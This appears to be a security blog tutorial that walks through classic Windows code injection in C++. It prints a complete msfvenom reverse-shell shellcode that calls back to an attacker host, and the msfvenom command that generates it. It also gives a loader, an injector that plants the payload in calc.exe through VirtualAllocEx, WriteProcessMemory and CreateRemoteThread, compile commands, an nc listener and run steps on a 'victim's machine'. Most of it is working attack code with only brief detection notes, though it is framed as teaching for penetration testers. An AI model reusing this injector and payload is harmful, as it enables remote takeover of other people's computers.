
Classic code injection into the process. Simple C++ malware.

cocomelonc.github.io/tutorial/2021/09/18/malware-injection-1.html

September 18, 2021

6 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is a Proof of Concept and is for educational purposes only. Author takes no responsibility of any damage you cause.

Let's talk about code injection. What is code injection? And why we do that?

Code injection technique is a simply method when one process, in our case it's our malware, inject code into another running process.

For example, you have your malware, it's a dropper from phishing attack or a trojan you managed to deliver to your victim or it can be anything running your code. And for some reason, you might want to run your payload in a different process. What do I mean by that? In this post we will not consider the creation of trojan, but for example, let's say that your payload got executed inside word.exe which have a limited time of living. Let's say your successfully got a remote shell, but you know that, your victim close word.exe, so in this situation you have to migrate to another process if you want to preserve your session.


In this post we will discuss about a classic technique which are payload injection using debugging API.

Firstly, let's go to prepare our payload. For simplicity, we use msfvenom reverse shell payload from Kali linux.

On attacker's machine run:

msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.9.1.6 LPORT=4444 -f c

where 10.9.1.6 is our attacker's machine IP address, and 4444 is port which we run listener later.



Let's start with simple C++ code of our malware, which is used by me in <u>AV evasion part 1</u> post:

```
/*
cpp implementation malware example with msfvenom payload
*/
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
// our payload: reverse shell (msfvenom)
unsigned char my_payload[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
"\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\x0a\x09\x01\x06\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
"\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
"\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
"\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5"
"\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
"\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";
unsigned int my_payload_len = sizeof(my_payload);
int main(void) {
```

```
void * my_payload_mem; // memory buffer for payload
BOOL rv;
HANDLE th;
DWORD oldprotect = 0;
```

```
// Allocate a memory buffer for payload
my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE,
```

```
// copy payload to buffer
RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);
// make new buffer as executable
rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ,
&oldprotect);
if ( rv != 0 ) {
    // run payload
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
    WaitForSingleObject(th, -1);
    }
    return 0;
}
```

The only difference is the our payload.

Let's check firstly. Compile:

x86_64-w64-mingw32-gcc evil.cpp -o evil.exe -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -staticlibgcc




prepare listener:

nc -lvp 4444


and run from victim's machine:

.\evil.exe



As you can see, everything is ok.

For investigating evil.exe we will use <u>Process Hacker</u>. Process Hacker is an open-source tool that will allow you to see what processes are running on a device, identify programs that are eating up CPU resources and identify network connections that are associated with a process.



Then in the Network tab we will see that our process establish connection to 10.9.1.6:4444 (attacker's host):

kali@kali:~ 🛛 🔳 nc -	-lvp 4444 🛛 🛛										
kali@kali nc -lvp 4444 listening on [any] 4444 10.9.1.18: inverse host lookup failed: Unk connect to [10.9.1.6] from (UNKNOWN) [10.5		1 Number						× E			
Microsoft Windows [version 6.1.7601] Copyright (c) 2009 Microsoft Corporation.	All rights reserved.	C:\User 8:37 PM	📮 Process Hacker	[WIN7PC-x64\qv	/e]						
C:\Users\qwe\Downloads>		8:37 PM 8:37 PM 6:59 PM 3:44 PM	Hacker View T Refresh 🛞 O Processes Service	ptions 🛛 📸 Find	d handles	or DLLs		» Se	earch Network (Ctrl+K)	Q	
10 9		7:00 PM 3 File 3 Dir	Name	Local address	Local	Remote address		Prot			
11		Download	evil.exe (39	WIN7PC-x64 WIN7PC-x64		10.9.1.6 WIN7PC-x64	4444 50840		Establish Establish	=	
12		Down loac	firefox.exe firefox.exe	WIN7PC-x64 WIN7PC-x64	50840 50826	WIN7PC-x64 WIN7PC-x64	50839 50827	ТСР ТСР	Establish Establish		
14				WIN7PC-x64 WIN7PC-x64	50827 50806	WIN7PC-x64 WIN7PC-x64	50826 50807		Establish Fstablish		
16			irefox.exe	WIN7PC-x64	50807	WIN7PC-x64	50806 50796	тср	Establish Establish		
17		Process Hacker	💷 firefox.exe	WIN7PC-x64	50795 50796	WIN7PC-x64 WIN7PC-x64	50795	тср	Establish		
19 20			Firefox.exe		50793 50794	WIN7PC-x64 WIN7PC-x64	50794 50793	ТСР ТСР	Establish Establish	-	
21 22			CPU Usage: 4.32%	Physical memor	y: 7 05.07	III MB (68.88%) Proc	esses: 43				

So, let's go to inject our payload to process. For example, calc.exe. So, what you want is to pivot to a target process or in other words to make your payload executing somehow in another process on the same machine. For example in a calc.exe.




The first thing is to allocates some memory inside your target process and the size of the buffer has to be at least of size of your payload:



Then you copy your payload to the target process calc.exe into the allocated memory:



and then "ask" the system to start executing your payload in a target process, which is calc.exe.



So, let's go to code this simple logic. Now the most popular combination to do this is using built-in Windows API functions which are implemented for debugging purposes. There are: <u>VirtualAllocEx</u> <u>WriteProcessMemory</u> <u>CreateRemoteThread</u>

Very basic example is:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
// reverse shell payload (without encryption)
unsigned char my_payload[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
"\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\x0a\x09\x01\x06\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x49\xb8\x63"
"\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
"\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
"\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5"
"\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
"\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";
unsigned int my_payload_len = sizeof(my_payload);
int main(int argc, char* argv[]) {
```

```
int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  PVOID rb; // remote buffer
  // parse process ID
  printf("PID: %i", atoi(argv[1]));
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
  // allocate memory buffer for remote process
```


rb = VirtualAllocEx(ph, NULL, my_payload_len, (MEM_RESERVE | MEM_COMMIT),

```
// "copy" data between processes
WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);
// our process start new thread
rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
CloseHandle(ph);
return 0;
}
```

First you need to get the PID of the process, you could enter this PID yourself in our case. Next, open the process with <u>OpenProcess</u> function provided by <u>Kernel32</u> library:

```
47 // parse process ID
48 printf("PID: %i", atoi(argv[1]));
49 ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
```

Next, we use VirtualAllocEx which is allows to you to allocate memory buffer for remote process (1):



Then, WriteProcessMemory allows you to copy data between processes, so copy our payload to calc.exe process (2). And CreateRemoteThread is similar to CreateThread function but in this function you can specify which process should start the new thread (3).

Let's go to compile this code:

PAGE_EXECUTE_READWRITE);

x86_64-w64-mingw32-gcc evil_inj.cpp -o evil2.exe -s -ffunction-sections -fdatasections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ static-libgcc



prepare listener:

and on victim's machine firstly execute calc.exe:

kali@kali:~ 🛛 💌	nc -lvp 4444		and Prompt				_	_				
kali@kali 🚬 nc -lvp 4444 istening on [any] 4444		havl and						alcula	tor		• •	
iscening on [any] 4444	C:\Users\qwe\Downloads}_							View Edit Help				
		. char										
		nocess	Process Hacker [WIN7PC-x64\qwe	a							0	
		emote	Hacker View Tools Users Hel									
		amo te ib	🧐 Refresh 🎲 Options 🛛 📸 Find		DLLs			IC	MR	5 M+	M-	
			Processes Services Network Disk				+	-	CE C	±	V	
		S ID	Name	PID	CPU I/	/O total Pr	iv:	7	8 9		%	
		r, alo se(PRAC	Isass.exe	544	0.17		4.	32				
		3311100	Ism.exe	552	0.03		-	1	5 6	*	1/x	
		nory bu	csrss.exe conhost.exe	1828 1680	0.10		6.		2 3	-		
		LocEx(p	winlogon.exe	3128	0.02		2.	0	Π.	+	=	
		•	▲ i explorer.exe	3576	0.20	4	8.	0				
			🥸 VBoxTray.exe	3100	0.05				7PC-X04\		VII	
		Process Hacker 2	Cmd.exe	2148 1808	0.49				7PC-x64∖ 7PC-x64∖		Wi≡ Pr	
			calc.exe	1844	0.49				7PC-x64\	_	Wi	
			4 E firefox.exe	3860					7PC-x64\			
			firefox.exe	•							F.	
			CPU Usage: 2.49% Physical memor	y: 630.39 MB	3 (61.59%)	Processes: 42	!					
								_				


Which we can see that the process ID of the calc.exe is 1844.

Then run our injector from victim's machine:

```
.\evil2.exe 1844
```

File Actions Edit View Help	🐝 win7-x64 [Running] - Oracle VM VirtualBox	_	\Box \times
kali@kali:~ 🛛 🛛 nc -lvp 4444 🔀 kali	File Machine View Input Devices Help		
kali@kali 🚬 nc -lvp 4444	🖬 Command Prompt	8	
listening on [any] 4444 10.9.1.18: inverse host lookup failed: Unknown host connect to [10.9.1.6] from (UNKNOWN) [10.9.1.18] 50882	C:\Users\que\Downloads>dir Uolume in drive C has no label. Uolume Serial Number is PCSB-CFDF		
Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation. All rights reserved.	Directory of C:\Users\que\Downloads		
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories>	09/18/2021 08:337 PM (DIR) 09/18/2021 08:337 PM (DIR) 09/18/2021 08:337 PM 15,360 evil.exe 09/18/2021 06:55 PM (DIR) 09/18/2021 06:55 PM (DIR) 00/18/2021 06:55 PM (DIR) 00/18/2	۶ De ^	
49 ph = OpenProcess(PRC 50 51 // allocate memory to	C:\Users\que\Downloads}.\evil2.exe 1844 PlD: 1844 C:\Users\que\Downloads}	Cli Cc Cc Wi	
52 rb = VirtualAllocEx(a	·	Wi	
54 // "copy" data betwe		Vir Wi	
55 WriteProcessMemory(ph	Process Image: ProcessHacker.exe 1808 0.67 6.93 MB WIN7PC-x64\qwe Bucksing Image: ProcessHacker.exe 1844 6.18 MP, WIN7PC-x64\qwe	Pri≡	
56 57 Volus process start	BLOCK# 2 #	Wi Wi	
58 rt = CreateRemoteThre	Initerfox.exe Initerf	-	
59 CloseHandle(ph);	CPU Usage: 3.51% Physical memory: 604.87 MB (59.09%) Processes: 44	<u> </u>	
60 return 0; 61 }	C C Couge Joz (C) Hysical memory cortes ind (35.05 %) Flocesses. H	.H	
	🚱 🍃 📜 💽 🔤 🍓 🖃 🕞 💿) 🔁 🕪	12:46 AM 9/19/2021
evil_inj.cpp 50) 🚰 🔽 🔇	🛃 Right Ctrl 🔡

and first of all we can see that ID of the calc.exe is the same and our evil2.exe is create new process cmd.exe and on the Network tab our payload is execute (because calc.exe establish connection to attacker's host):



Then, let's go to investigate calc.exe process. And go to Memory tab we can look for a memory buffer we allocated.

General Statistics Pe	erformance Threads	Token Modul	es Memory	Environment Handles GPU Comment	
Hide free regions				Strings Refresh	
Base address	Туре	Size	Protect	Use	
0xff3d1000	Image: Commit	388 kB	RX	C:\Windows\System32\calc.exe	
0x776b1000	Image: Commit	1,012 kB	RX	C: \Windows\System32\ntdll.dll	
0x77591000	Image: Commit	620 kB	RX	C:\Windows\System32\kernel32.dll	
0x77491000	Image: Commit	516 kB	RX	C:\Windows\System32\user32.dll	
0x31a0000	Private: Commit	4 kB	RWX		
0x342b000	Private: Commit	8 kB	RW+G	Stack (thread 3164)	
0x30ac000	Private: Commit	8 kB	RW+G	Stack (thread 2668)	
0x2b5b000	Private: Commit	12 kB	RW+G	Stack (thread 564)	
0x176000	Private: Commit	8 kB	RW+G	Stack (thread 3136)	
0x7fffffde000	Private: Commit	8 kB	RW	TEB (thread 3136)	
0x7fffffdc000	Private: Commit	8 kB	RW	TEB (thread 564)	
0x7fffffda000	Private: Commit	8 kB	RW	TEB (thread 2668)	
0x7fffffd8000	Private: Commit	8 kB	RW	TEB (thread 3164)	
0x7fffffd5000	Private: Commit	4 kB	RW	PEB	
0x7feff947000	Image: Commit	4 kB	RW	C:\Windows\System32\shlwapi.dll	
0x7feff759000	Image: Commit	4 kB	RW	C:\Windows\System32\msctf.dll	
0x7feff4ac000	Image: Commit	4 kB	RW	C:\Windows\System32\gdi32.dll	
0x7feff43b000	Image: Commit	12 kB	RW	C:\Windows\System32\clbcatq.dll	
0x7feff3a1000	4	in the sector	B144	0.1146-da10tan.201t.dll	
076-66034000				F	

Because if you take a look into the source code we are allocating some executable and readable memory buffer in the remote process:

So in the Process Hacker we can search and sorted by *Protection*, scroll down and find region which is readable and an executable in the same time:

General Statistics Perf	ormance Threads	Token Modul	es Memory	Environment Handles GPU Comment
Hide free regions				Strings Refresh
Base address	Туре	Size	Protect	Use
0x280000	Mapped: Com	196 kB	WC	C:\Windows\System32\en-US\calc.e
0x7feff8e1000	Image: Commit	272 kB	RX	C:\Windows\System32\shlwapi.dll
0x7feff6a1000	Image: Commit	640 kB	RX	C:\Windows\System32\msctf.dll
0x7feff451000	Image: Commit	324 kB	RX	C:\Windows\System32\gdi32.dll
0x7feff3b1000	Image: Commit	392 kB	RX	C:\Windows\System32\clbcatq.dll
0x7feff311000	Image: Commit	484 kB	RX	C:\Windows\System32\msvcrt.dll
0x7feff211000	Image: Commit	628 kB	RX	C:\Windows\System32\oleaut32.dll
0x7feff1f1000	Image: Commit	96 kB	RX	C:\Windows\System32\sechost.dll
0x7feff1e1000	Image: Commit	28 kB	RX	C:\Windows\System32\/pk.dll
0x7fefe451000	Image: Commit	4,276 kB	RX	C:\Windows\System32\shell32.dll
0x7fefe401000	Image: Commit	192 kB	RX	C:\Windows\System32\ws2_32.dll
0x7fefe351000	Image: Commit	112 kB	RX	C:\Windows\System32\imm32.dll
0x7fefe0a1000	Image: Commit	1,528 kB	RX	C:\Windows\System32\ole32.dll
0x7fefe091000	Image: Commit	8 kB	RX	C:\Windows\System32\nsi.dll
0x7fefdfc1000	Image: Commit	520 kB	RX	C:\Windows\System32\usp10.dll
0x7fefdee1000	Image: Commit	468 kB	RX	C:\Windows\System32\advapi32.dll
0x7fefd9d1000	Image: Commit	904 kB	RX	C:\Windows\System32\rpcrt4.dll
0x7fefd6b1000	Image: Commit	292 kB	RX	C:\Windows\System32\KernelBase.dll
0x7fefd4f1000	T	10 10	nv	C-1145-d10
075-53404000	•			F
				Networ

so, there is a lot of such regions in a memory of calc.exe.

But, note how the calc.exe has a ws2_32.dll module loaded which should never happen in normal circumstances, since that module is responsible for sockets management:

eneral	Statistics	Performance	Threads	Token	Module	s Memory	Environment Handles GPU Con	mment	
🔽 Hide	e free regior	ns					Strings Refi	resh	
Base	address	Туре			Size	Protect	Use	*	
0x7fe	ff8e 1000	Image:	Commit	2	272 kB	RX	C:\Windows\System32\shlwapi.dll	_	
0x7fe	ff6a 1000	Image:	Commit	e	540 kB	RX	C:\Windows\System32\msctf.dll		
0x7fe	ff451000	Image:	Commit	3	324 kB	RX	C:\Windows\System32\gdi32.dll		
0x7fe	ff3b1000	Image:	Commit	3	392 kB	RX	C:\Windows\System32\clbcatq.dll		
0x7fe	ff311000	Image:	Commit	4	184 kB	RX	C:\Windows\System32\msvcrt.dll		
0x7fe	ff211000	Image:	Commit	e	528 kB	RX	C:\Windows\System32\oleaut32.dll		
0x7fe	ff1f1000	Image:	Commit		96 kB	RX	C:\Windows\System32\sechost.dll		
0x7fe	ff1e1000	Image:	Commit		28 kB	RX	C:\Windows\System32\lpk.dll		
0x7fe	fe451000	Image:	Commit	4,2	276 kB	RX	C:\Windows\System32\shell32.dll	_	
0x7fe	fe401000	Image:	Commit	1	192 kB	RX	C:\Windows\System32\ws2_32.dll		
UX7fe	fe351000	Image:	Commit		LIZ KB	кх	C:\vvindows\System32\vm32.dli	-	
0x7fe	fe0a 1000	Image:	Commit	1,5	528 kB	RX	C:\Windows\System32\ole32.dll		
0x7fe	fe091000	Image:	Commit		8 kB	RX	C:\Windows\System32\nsi.dll		
0x7fe	fdfc1000	Image:	Commit	5	520 kB	RX	C:\Windows\System32\usp10.dll		
0x7fe	fdee 1000	Image:	Commit	4	168 kB	RX	C:\Windows\System32\advapi32.dll		
0x7fe	fd9d 1000	Image:	Commit	9	904 kB	RX	C:\Windows\System32\rpcrt4.dll		
0x7fe	fd6b 1000	Image:	Commit	2	292 kB	RX	C:\Windows\System32\KernelBase.dll		
0x7fe	fd4f1000	Image:	Commit		16 kB	RX	C:\Windows\System32\cryptbase.dll	-	
0x7fe	fd491000	*	C		inc lin	DV.	C-1108-d10	•	

So this is how you can inject you code into another process.

But, there is a caveat. Opening another process with write access is submitted to restrictions. One protection is Mandatory Integrity Control (MIC). MIC is a protection method to control access to objects based on their "Integrity level".

There are 4 integrity levels:

- *low level* - process which are restricted to access most of the system (internet explorer)

- *medium level* - is the default for any process started by unprivileged users and also administrator users if UAC is enabled.

- high level - process running with administrator privileges.

- *system level* - by SYSTEM users, generally the level of system services and process requiring the highest protection.

For now we will not delve into this. Firstly I will try figure this out myself.

VirtualAllocEx WriteProcessMemory CreateRemoteThread OpenProcess

Source code in Github

I hope this post was at least a little useful for entry level penetration testers and red teamers and possibly even professionals.

Thanks for your time and good bye!

PS. All drawings and screenshots are mine